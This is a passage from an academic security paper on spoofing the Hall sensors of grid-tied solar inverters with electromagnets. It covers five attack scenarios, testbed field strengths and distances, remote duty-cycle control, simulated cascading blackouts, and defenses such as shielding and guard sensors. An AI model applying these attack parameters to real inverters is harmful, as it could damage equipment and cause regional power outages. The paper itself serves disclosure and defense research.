Two conditions must be satisfied to synchronize the inverter with the grid [33]: (i) inverter output voltage $\vec{U}_{abc}$ must be slightly higher than the grid voltage $\vec{S}_{abc}$, and (ii) inverter voltage phase θ must be same as the grid voltage phase.




Figure 8: Aligning and opposing spoofing into Hall sensors.

Scenario 1: Let us assume the attacker spoofs only the grid voltage ($\vec{S}_{abc}$) sensors with a constant ±MMF (aligning and opposing polarity). Therefore, the attacker considers injecting magnetic field $\pm\Delta B$ into the Hall grid voltage sensors. The term $+\Delta B$ means that the applied +MMF aligns vertically in the same *direction* of the Hall sensor measurement axis, and $-\Delta B$ means that the applied -MMF aligns vertically in the *opposite* direction of the Hall sensor measurement axis (Fig. 8). An injection of $\pm\Delta B$ results in a ***false*** Hall voltage V^f_{Hall}; therefore Eqn. 1 may be expressed as follows:

$$V^f_{Hall} = k\{\frac{I_{bias}}{d} \times (B \pm \Delta B)\} \tag{12}$$

V^f_{Hall} causes injection of false voltages, which include $\pm\Delta E_a, \pm\Delta E_b$, and $\pm\Delta E_c$ (± for ±MMF), into grid voltage vector $\vec{S}_{abc}$. Therefore, Eqn. 2 is changed as follows:

$$\vec{S}^{false}_{abc}(t) = \begin{bmatrix} e_a \pm \Delta E_a \\ e_b \pm \Delta E_b \\ e_c \pm \Delta E_c \end{bmatrix} \tag{13}$$

where $\pm\Delta E_a, \pm\Delta E_b$, and $\pm\Delta E_c$ may be different from each other. The low-pass filter of the DSP unit cannot filter out these false voltages. So, $\vec{S}^{false}_{abc}$ propagates to the following *abc-to-dq* transformation block. This affects Eqn. 3 as follows:

$$\vec{S}^{false}_{dq} = \begin{bmatrix} e_d \\ e_q \end{bmatrix} = \begin{bmatrix} \sqrt{\frac{3}{2}}E \\ 0 \end{bmatrix} \pm PM \times \begin{bmatrix} \Delta e_\alpha \\ \Delta e_\beta \end{bmatrix} \tag{14}$$

where $PM \times \begin{bmatrix} \Delta e_\alpha \\ \Delta e_\beta \end{bmatrix}$ is a time-varying quantity. Terms Δe_α and Δe_β are the errors propagating from the Clarke matrix transformation block. Therefore, $\vec{S}^{false}_{dq}$ is no longer stable, and as a result, e_d and e_q change with time (i.e., $e_q \neq 0$). This influences the *Right-Hand Side* (R.H.S) of Eqn. 8 and 9. As a result, reference voltages u^*_d and u^*_q are perturbed. This will force SVPWM to create a false inverter output voltage vector $\vec{U}^{false}_{abc}$. It is possible to generate a larger or smaller $\vec{U}^{false}_{abc}$ than allowed. A larger $\vec{U}^{false}_{abc}$ than the grid voltage $\vec{S}_{abc}$ can cause high transient current to be pushed into the grid. If $\vec{U}^{false}_{abc}$ is smaller than $\vec{S}_{abc}$, the inverter acts as a load and current flows into the inverter from the grid. Both cases can shut down the inverter or may damage the inverter by frying the electronics.

Scenario 2: Let us assume the attacker spoofs only the grid current ($\vec{I}_{abc}$) sensors with a constant ±MMF. An injection of ±MMF results in a ***false*** Hall voltage V^f_{Hall}, which causes an injection of $\pm\Delta I_a, \pm\Delta I_b, \pm\Delta I_c$ measurement errors into $\vec{I}_{abc}$. This causes a false output current $\vec{I}^{false}_{abc}$. The low-pass filter of the DSP unit cannot filter out this false signal. This propagates to the following *abc-to-dq* transformation block and creates a false current $\vec{I}^{false}_{dq}$. This affects Eqn. 6 and 7 as follows:




Figure 9: Spoofing grid-tied inverter output voltage.

$$u^f_d = K_p(i^*_d - i^{false}_d) + K_i \int (i^*_d - i^{false}_d) \tag{15}$$

$$u^f_q = K_p(i^*_q - i^{false}_q) + K_i \int (i^*_q - i^{false}_q) \tag{16}$$

Generated false voltages u^f_d and u^f_q influence the R.H.S of Eqn. 8 and 9. As a result, reference voltages u^*_d and u^*_q are perturbed. This will force SVPWM to create false inverter output voltage vector $\vec{U}^{false}_{abc}$. Similar to the consequences in Scenario 1, this may shut down the inverter.

The attack Scenario 2 is demonstrated in our testbed by spoofing a grid current sensor using 0.8 Tesla from a 7.8 cm distance (Fig. 9). The attacker causes an increase in the inverter output voltage from -125 V to -85.6 V (ΔV = + 31.52%) by +MMF spoofing and causes a decrease from +125 V to +85.6 V (ΔV = - 31.52%) by -MMF spoofing. This creates a sudden mismatch between the inverter output voltage and the grid voltage. This mismatch forces the inverter to shut down.




Figure 10: Spoofing grid-tied inverter output frequency.

Scenario 3: Let us assume the attacker spoofs only the grid voltage ($\vec{S}_{abc}$) sensors with a sinusoidal MMF (*note that the last two scenarios are for constant MMF*). An injection of a sinusoidal MMF results in a ***false*** Hall voltage $V^f_{Hall}(t)$, which causes an injection of $\Delta E_a(t)$, $\Delta E_b(t)$, $\Delta E_c(t)$ measurement errors into $\vec{S}_{abc}$. Therefore, Eqn. 2 is changed as follows:

$$\vec{S}^{false}_{abc}(t) = \begin{bmatrix} e_a + \Delta E_a(t) \\ e_b + \Delta E_b(t) \\ e_c + \Delta E_c(t \end{bmatrix} = \begin{bmatrix} E^f_{1a}\cos(\omega t + \theta^f_a) \\ E^f_{2a}\cos(\omega t + \theta^f_b) \\ E^f_{3a}\cos(\omega t + \theta^f_c) \end{bmatrix} \tag{17}$$

where E^f_{1a}, E^f_{2a}, E^f_{3a} and θ^f_a, θ^f_b, θ^f_c are false amplitudes and phase angles, respectively. Thus $\vec{S}^{false}_{abc}$ has different phase angles and amplitudes than $\vec{S}_{abc}$. The low-pass filter of the DSP unit cannot filter out this injected low frequency (< 2Hz) error, and the error propagates to the following PLL block of the controller. Hence, the R.H.S of the Eqn. 10 is given by:

$$\begin{bmatrix} e_d \\ e_q \end{bmatrix} = \begin{bmatrix} \cos\theta^* & \sin\theta^* \\ -\sin\theta^* & \cos\theta^* \end{bmatrix} \begin{bmatrix} e^f_\alpha \\ e^f_\beta \end{bmatrix} = k \begin{bmatrix} \cos(\theta^f - \theta^*) \\ \sin(\theta^f - \theta^*) \end{bmatrix} \quad (18)$$

where e^f_α and e^f_β are propagated errors that cause false phase angle θ^f of the grid voltage. The PLL of the inverter tries to lock with the attacker provided phase angle θ^f (i.e., $\theta^* = \theta^f$). This causes a frequency mismatch between the grid and the inverter voltage. This frequency mismatch causes frequency oscillations and may cause grid failures in weak grids.

The attack Scenario 3 is demonstrated in our testbed and the outcome is shown in Fig. 10. The attacker injects 0.8 Tesla magnetic pulse (1Hz) from a 7.8 cm distance into the grid voltage sensors. This causes the inverter output frequency to go out of phase. The output voltage shape is completely distorted when the attack tool is placed within 1 cm of the inverter (extreme scenario). Fig. 11 shows the *Fast Fourier Transform (FFT)* analysis of the inverter output voltage. The frequency spectrum reveals the strong presence of low-frequency components (<10Hz) and indicates that low frequency (1Hz) power is 3.16x (-6dB to -11dB) more than the fundamental frequency (60Hz) power during the attack. This distorted output wave shuts down the inverter, and blackout occurs in the testbed.

7.2 False Real/Reactive Power Injection

The attacker can attack $\vec{I}_{abc}$, V_T, or I_T sensor depending upon his resources to perturb the real power or reactive power injection (Eqn. 11). Note that, three current sensors are placed in the AC section of the inverter to measure $\vec{I}_{abc}$, and one voltage sensor and one current sensor are placed in the DC section of the inverter (*note that we name these as solar panel sensors*) to measure the solar voltage V_T or the current I_T.

Scenario 4: Let us assume the attacker wants to perform a real power injection attack; therefore, the attacker considers attacking either V_T or I_T sensor by spoofing with a constant




Figure 11: The frequency spectrum of the inverter output voltage before and after the attack Scenario 3.

MMF (a.k.a. exerting external ΔB). This may create a false Hall voltage V^f_{Hall}. The false V^f_{Hall} causes a false solar panel voltage V^f_T or a current I^f_T as follows:

$$V^f_T = V_T + \Delta V_T \text{ and } I^f_T \quad = I_T + \Delta I_T \quad (19)$$

where ΔV_T or ΔI_T are due to the attacker's false MMF injection into the sensor. This false signal V^f_T or I^f_T is fed into the MPPT algorithm. Several algorithms [57], such as Perturb and Observe, Incremental Conductance, Parasitic Capacitance, and Constant Voltage are used as MPPT algorithms and none of these can filter out the injected error $\Delta V_T/\Delta I_T$. As a consequence, the MPPT block generates a false reference current i^{*f}_d. The PI current controller (Section 5) tracks (Eqn. 6) the false i^{*f}_d and generates false u^f_d as follows:

$$u^f_d = K_p(i^{*f}_d - i_d) + K_i \int (i^{*f}_d - i_d) \quad (20)$$

u^f_d can change the input reference voltage of the SVPWM (Eqn. 8, 9) causing more or less injection of real power than required into the grid. This phenomenon may alter the demand response of the grid and can be critical in a weak grid. The results of this scenario are discussed in detail in Section 7.3.

Scenario 5: Let us assume the attacker wants to perform a reactive power injection attack; therefore, the attacker considers attacking the $\vec{I}_{abc}$ sensors (Eqn. 11). The attacker can use pulsating square ($\sqcap$) MMF (as a square wave generation is easier than the sine wave generation) to spoof the $\vec{I}_{abc}$ sensors. It creates pulsating perturbation $\Delta I_\sqcap(t)$ with frequency $\omega_\sqcap$, which may be expressed as: $\Delta I_\sqcap(t) = sgn(\sin(\omega_\sqcap t))$, where *sgn* is the signum function. The pulsating error $\Delta I_\sqcap(t)$ may cause pulsating voltage $V^{f\sqcap}_{Hall}(t)$ (Eqn. 12). This false $V^{f\sqcap}_{Hall}(t)$ results in an injection of pulsating $\Delta I_{a\sqcap}(t)$, $\Delta I_{b\sqcap}(t)$, $\Delta I_{c\sqcap}(t)$ measurement errors into $\vec{I}_{abc}$ as follows:

$$\vec{I}^{false}_{abc}(t) = \begin{bmatrix} I\cos\omega t + sgn(\sin(\omega_\sqcap t)) \\ I\cos(\omega t - 120^0) + sgn(\sin(\omega_\sqcap t)) \\ I\cos(\omega t + 120^0) + sgn(\sin(\omega_\sqcap t)) \end{bmatrix} \quad (21)$$

The pulsating false current $\vec{I}^{false}_{abc}(t)$ creates a pulsating q-axis current $i^\sqcap_q$ after the *abc-to-dq* transformation (Section 5). PI current controller cannot properly track the i^*_q due to the pulsating nature of $i^\sqcap_q$. As a result, a pulsating error voltage is produced (Eqn. 7) that causes a pulsating push of reactive power into the grid. This may cause fluctuation in the grid voltage. And for a weak grid scenario, this fluctuation for a long time may be detrimental for the grid health. As our setup does not have reactive power injection capability, we have shown the impacts of this scenario via simulation using a commercially used software Etap (Section 8.2).

7.3 Attack-Impact with Spoofing-Distance

Fig. 12 shows the impact of the attack scenarios for different spoofing-distances for 0.8 Tesla magnetic field. Here, spoofing-distance means the distance between the electromagnet and the sensor. Note that attack scenarios 1, 2, 3 are created by spoofing the grid voltage/current sensors, and scenario 4




Figure 12: Attack effects with different spoofing-distance.

is created by spoofing the solar panel voltage/current sensors. For scenarios 2 and 3, 40.17% output voltage variation and 26.3% Total Harmonic Distortion (THD) in output frequency are noted, respectively, for 7.5 cm of spoofing-distance. *The THD value refers to the magnitude of harmonics (i.e., due to injected errors) present in the frequency.* The inverter is shut down if the spoofing-distance is less than 7 cm for scenarios 2 and 3. This is shown as a flat line (100% variation) in Fig. 12. For attack scenario 4, real power injection increases from 45 W to 155 W (240% increase) for +MMF spoofing, and the inverter is shut down for -MMF spoofing for 1cm spoofing-distance. The attack impact prevails up to 10 cm for scenarios 2, 3 and up to 8 cm for scenario 4 in our experimental setup. Note that MMF follows the inverse square law with distance ($MMF \propto 1/distance^2$). However, inverter power, voltage, and frequency may not change by following the inverse square law. The reason for this is that the relevant controllers are non-linear and they may add higher order poles and zeros. Fig. 12 supports this claim. It shows that real power, voltage, and frequency change in inverse of higher order (greater than inverse square) with distance. Moreover, voltage and frequency vary significantly compared to power. This indicates that voltage and frequency are more sensitive than power to distance.

7.4 Controlling Inverter Voltage and Power

The generated MMF from the electromagnet depends upon power, and this power is supplied by the battery pack. The attacker can remotely send adversarial commands (i.e., duty-cycle) using the Zigbee to control the input power to the electromagnet (i.e., *spoofing-power*). The *Embedded Hall Spoofing Controller* can vary the *spoofing-power* according to the received adversarial command. This results in varying MMF exerted to the inverter. As our attack model is noninvasive, the direct feedback from the compromised Hall sensor to the *Embedded Hall spoofing Controller* is absent. Rather, the ultrasonic sensor provides specific information about the distance between the inverter and the attack tool. This information acts as a weak feedback to control the *spoofing-power* and this can be utilized to control the inverter voltage and power from a specific distance.

Duty-Cycle Variation: The *spoofing*-power can be controlled from a specific distance by using a PWM technique. PWM is used to vary the duty-cycle (i.e., active/on-time) of the relevant MOSFET. Fig. 13 shows that by varying the duty-cycle of a signal of 100Hz from 0% to 100%, the attacker can change the power input to the electromagnet from 0 W to 50 W and can control the output voltage and the real power of the inverter (Eqn. 12, 15, 16, and 20 give more insights). This experiment is conducted by placing the electromagnet 5 cm away from the sensors. When the magnetic field is applied to grid sensors, the output voltage of the inverter changes in sub-linear fashion from 0% to 34%, up to 32 W of input power to the electromagnet. The inverter stops working after this point, and this is shown as a flat line (100% variation). When the magnetic field is applied to solar panel sensors, the real power output of the inverter changes in sub-linear fashion from 0% to 38%, up to 50 W of input power to the electromagnet. The battery pack can provide this amount of power as this power is required only for a few seconds. Fig. 13 shows that the 35 W power applied to grid sensors may turn off the inverter, but the same power applied to solar panel sensors may not do the same. This indicates that the inverter is more sensitive to its grid voltage variation than its real power variation.




Figure 13: Attack effects with different spoofing-power.

8 Attack Evaluation in a Practical Grid

In Section 7, different attack scenarios are demonstrated using a 140 W inverter in our testbed. However, in this section, an industry used software, the *Electrical Power System Analysis & Operation Software Etap 19.0.1,* is used to show the impacts and the consequences of the previously explained attack scenarios in the context of a large grid.

The IEEE 13 bus test grid is used to model a medium-sized isolated grid with 2.3 MW and 1.536 MVar distributed loads (typical size of a substation/micro-grid representing approx. $\sim$ 150 houses) to demonstrate the attack consequences (Fig. 14). The test grid has five distributed generators and a lumped solar inverter. The generators and the inverter have ranges of 1000 MW, 500 kW, and 100 kW generation rating. Let us assume that the attacker has chosen the comparatively small 100 kW inverter (Gen 5) to show how attacking a small generation could eventually collapse the entire grid. It is important to note that a single inverter can bring down the entire network if the grid is weak, the inverter size is large compared to other




Figure 14: IEEE 13 bus model simulation in Etap to demonstrate the attack impacts in a large system.

generators, or the grid does not have the inertia to compensate for the sudden load change. Usually, residential inverters (0.1 kW-10 kW) are too small to bring down the entire network. Rather, in this section, we address the impact of compromising a larger inverter (e.g., 100 kW) in detail.




Figure 15: Feasibility analysis of using a 100 kW inverter.

Feasibility Analysis of using a 100 kW Inverter: Large inverters (e.g., 100 kW) normally exist as the central inverter in solar/industrial plants or shopping malls. To the best of our knowledge [58, 59, 60], the inverters have abc-to-dq transformation blocks, PI controllers, PLLs, MPPT, SVPWM in common, irrespective of their sizes (see Section 5.3). These high power central inverters are normally connected with high voltage DC (> 600V) and AC (∼480V) lines, and overall good efficiency (>98%) is a critical requirement of these inverters. To increase efficiency, they are designed as an iron-core transformerless system. However, this way of design increases the injection of DC voltage/current and circulating current into the grid. These injections of unwanted signals can cause overloading in the distribution transformer. Therefore, tight control is necessary to overcome these shortcomings, and accurate measurement is the key to obtaining this control. Thus, designers commonly use Hall sensors because of their lower measurement error, better linearity, higher efficiency, and better galvanic isolation. Hall sensors are used to find DC current injection and measure ground leakage current and circulating current in the inverter's power stage [58] [61]. Fig. 15 is a teardown of a 100 kW inverter, which is obtained by contacting the designers of the relevant inverter [58]. *This figure clearly shows the presence of Hall voltage and current sensors inside of it and gives a strong insight of using a 100 kW inverter in our simulation.* The PV and grid voltage sensors are LV 25-P, and the leakage current sensors are CT 0.4-P, the circulating current sensors are HO-6P, and the grid current sensors are LA 100-TP. These sensors are present within 4.2 cm from the edge, therefore, these sensors are within the attack range. The enclosures of these inverters are made of steel, aluminum, or non-metallic poly-carbonate. Metallic enclosures often get hot due to sunlight, and it is detrimental for the inverter. Therefore, manufacturers prefer non-metallic poly-carbonate [62] as an enclosure, which is heat-resistant but more fragile to our attack model. *As we can't access a high voltage inverter for safety reasons, our experiments use the miniature inverter having core functionalities similar to an industry-standard inverter. It is clear from Table 1 and the above discussion that highly efficient small, medium, and large grid-tied inverters have Hall sensors. This gives a strong intuition behind the generalization of our attack model.*




Figure 16: Grid voltage and frequency instability in IEEE 13 bus model after the grid synchronization attack.

8.1 Grid Synchronization Attack Evaluation

Inverters are typically connected with the power grid using protective relays at the point-of-interface (POI). These protective relays have under/over frequency, rate of change of frequency , under/over voltage detection schemes. If the frequency/voltage changes fast or goes beyond the threshold set by the standard (e.g., IEEE 1547, IEEE 2030), the relays trip out the corresponding inverters/loads from the POI.

The attacker can perturb output voltage, phase, and frequency of the 100 kW (Gen 5) target inverter by using our attack model (Scenario 1, 2, 3 of Section 7). This can lead to any of the following consequences: the inverter can be damaged, it can be shut down, or connected protective relays can

trip it out from the connected grid. Any of these consequences can result in a sudden loss of 100 kW power from the grid.

Explanation of Cascading Grid Collapse [63]: The grid power generation should be equal to the sum of power consumption and loss. This balance needs to be maintained for a stable grid health. As the 100 kW inverter stops working without *prior notice, anticipation, or preparation*, it will shift its 100 kW load to nearby generators. Those nearby generators will be overloaded and will shift their loads onto other generators in a cascading manner in a very short time, eventually causing grid collapse. This effect can be extreme during peak hours when the generators are already running at maximum capacity and may be unable to compensate for this 100 kW sudden mismatch between generation and demand. Moreover, when the 100 kW inverter stops working, the adjacent generator's *governor set point* is also changed to push kinetic energy into the grid to catch up with this power disparity. When generators adjust their governors, power system frequency falls and blackout is required in the affected part to preserve the power system. *Due to the grid weakening, this frequency fluctuation is an important issue, and the attacker can leverage this vulnerability by using our attack model.*

This is demonstrated in Fig. 16 by simulating in Etap 19.0.1. The simulation is run for a 10-second window. The attacker attacks the inverter at $t = 2$ second. After this point, the grid voltage and frequency start continuously decaying and fall to 97% of the rated values within 8 sec. IEEE 1547 standard [64] indicates that the grid will shut down as the grid frequency is out of this range: 59.3 Hz $<$ frequency $<$ 60.5 Hz. This may result in a blackout in the region.




Figure 17: Impact of false real and reactive power injection.

8.2 Real and Reactive Power Injection Attack

Section 7.4 explains that the attacker can force the inverter to inject more or less real/reactive power into the grid by duty-cycle variation. Let us consider a scenario where the grid is balanced (i.e., generation = consumption) and the 100 kW inverter (Gen 5) is running in under-rated condition (i.e., sending less power into the grid than the rated maximum amount). Suddenly, the inverter (Gen 5) is compromised and pushes excess real/reactive power into the grid because of +MMF spoofing. This sudden push of power (i.e., adversarial control) forces the other nearby generators to regulate their own *governor* set-points to absorb the excess power. As frequency and voltage depend on the set-points of the governors, the sudden swing of the governors can cause temporary grid voltage and frequency dip. This scenario is shown in Fig. 17. The adversary attacks the inverter at $t = 2$ second by injecting real/reactive power. This injection causes frequency to fall to 68% and voltage to fall to 15% of the rated value. The attacker can also force the inverter to push less power than the inverter set-point by -MMF spoofing (Section 7). If the attacker keeps injecting more/less power into the grid in a periodic fashion (Scenario 5), the nearby generators will continuously change their *governor set-points* and this may create oscillations in grid voltage and frequency. This can cause transient instability and may result in a blackout in the region because of the reasons already described in Section 8.1.




Figure 18: Frequency instability in a weak micro-grid.

8.3 Attacking Utility Connected Micro-Grid

Section 8.1 and Section 8.2 show the impacts of our attack on an isolated grid. Let us consider a scenario where this isolated grid is connected with the utility grid forming a medium-sized micro-grid. Normally, a utility grid having rotational generators is considered as a strong grid, and any grid (i.e., the micro-grid) connected with this strong grid is also considered as strong. A small amount of power and frequency fluctuation in the micro-grid can be absorbed by the connected strong utility grid. However, a micro-grid becomes weaker as its distance from the utility grid increases. A long transmission line acts as a large impedance between the micro-grid and the utility grid. Voltage/frequency fluctuation in the micro-grid cannot ride through to the utility grid because of this large impedance. As a result, disparities in the micro-grid may not be absorbed by the connected strong utility grid. In large countries like the U.S.A. or China, this far away micro-grid can be easily found (e.g., Borrego Springs, 90 miles east of San-Diego [65]; 6.8 GW Gansu province wind farm project, 1000 miles from the industrial east coast in China [66]; Blue Lake Rancheria, 300 miles north of San Francisco [67], etc.).

Etap 19.0.1 simulation in Fig. 18 shows that if the transmission line length between the utility and the micro-grid increases, the micro-grid becomes weaker. Scenario 1, 2, 3, 4 can cause the grid frequency to drop in our IEEE 13 Bus model if the transmission line length is *more* than 100 km

(i.e., micro-grid is 100 km away from the utility grid). If the distance is less, the micro-grid remains strong and a negligible frequency fluctuation can be present after the attack.

9 Defense and Limitations

9.1 Defense

The defense against this type of unconventional attack should consider the following four practices together:

Sensing Presence of External Magnetic Field: The first practice is to put a magnetic flux sensor as a guard near the Hall voltage/current sensor device to measure the presence of an external magnetic field. This idea is similar to the presence of a temperature sensor near a MOSFET to shut it down at a higher temperature. Most high power devices use this method to protect a MOSFET from over temperature. Sensing of a high external magnetic field by the guard magnetic sensor can be used to relay the information to the operator about the possible attack situation. It is noteworthy that this guard sensor has a very low chance of getting influenced by the external magnetic field generated by a nearby current-carrying conductor as this magnetic field is very low. For example, a 500 A current-carrying conductor in the power system can generate only 1 mT at 10 cm distance [68], and the attacker's external magnetic field is much greater (> 0.8 T) than this. Therefore, the additional magnetic sensor can safely separate the attacker's high spoofing magnetic field from the magnetic field usually present in the power grid.

Secured Surrounding Environment: The second practice is to prevent any visitor or unauthorized personnel from going near the grid-tied solar inverter. Any unauthorized object found near the inverter should be considered as a security breach. Furthermore, any authorized electronic device, which has magnetic capabilities placed near the inverter, should be carefully examined. However, this countermeasure *alone* may fail in a few scenarios that involve large countries where solar plants are usually found in an isolated place with less security. Staggs et al. [42] demonstrated how easily this countermeasure can be defeated and an attacker can access a wind plant in the middle of a remote field.

Shielding: Shields redirect the magnetic fields from sensitive devices. Presence of multiple lamination layers in the shield can increase the robustness against the strong magnetic field. High saturation magnetic flux density material (HB), non-magnetic material (NM) and amorphous alloy material (AM) can be used as lamination layers of the shield [69]. Aluminum and poly-carbonates are not good for shielding and should never be used. The thickness of the shields also matters. *We have increased the thickness of the shield from 2mm to 4 mm and the impact of the attack is reduced by approx. 40%.* The thickness of the shield can also increase the weight making it more inconvenient. Alloys, such as CO-NETIC-AA, NETIC S3-6, and MuMETAL, can be used as shields [70] but they are costlier. However, we must remember that having only a good shield is not enough, as any shield can be compromised with a stronger magnetic field.

Robust Sensors: Differential Hall effect sensors can be used because they are robust to external common-mode magnetic interference. The differential Hall effect sensor has two Hall elements, which are closely placed together to cancel out common-mode noises [71]. Sensor-shielding can be added to the Hall sensor to make it insensitive to a small external magnetic field ($< \sim 30$mT) [72]. Moreover, a field concentrator can be added to a Hall sensor to make it robust to an external magnetic field. However, a field concentrator causes magnetic hysteresis, which introduces an additional source of error in the measurement [72].

9.2 Limitations

In this paper, the introduced adversarial control does not offer fine-grained control compared to [24, 25]. The reason for this is that the direct feedback from the compromised Hall sensor to the attacker is absent. However, the attack is strong enough to perturb the connected power grid. Our adversarial attack offers limited control over the inverter voltage within a limited range (Section 7.4) and exceeding this range can result in a DoS attack as the inverter is very sensitive to output voltage variation. Moreover, close access near the inverter, short-attacking range, finding the weak grid scenario, and the prior knowledge on the timing of the attack (i.e., peak hours) are also the limitations. Furthermore, the attacker can not inject high frequency (>2Hz) pulsating MMF, because the inductive property of the electromagnet filters it out.

10 Conclusion

We have proposed and presented a noninvasive attack using the magnetic field on the grid-tied solar inverter. The presence of the Hall sensors in the inverters leaves them vulnerable to be spoofed from the outside. We have illustrated the integrity and availability risks of an inverter by proper mathematical modeling of the basic blocks of the inverter controller. This shows how the false data injection into a Hall sensor can compromise the inverter controller. We have identified five attack scenarios by which the attacker can compromise the inverter and also the connected grid. Moreover, we have introduced a duty-cycle variation approach for adversarial control that can alter the inverter voltage and real power noninvasively. We have tested the attack scenarios in our scaled-down testbed of the power grid and demonstrated our proof of concept. We discuss the feasibility of using a 100 kW inverter and this gives insights behind the generalization of our attack model. We have used industry-standard software Etap 19.0.1 to show the consequences of our attack in a large power grid. This attack can lead to a grid blackout in a weak grid. Our work is an example of a noninvasive attack that originates in the physical domain following some physical laws, compromises the cyber domain, and again finally impacts the physical domain. This can cause financial loss to the power companies. 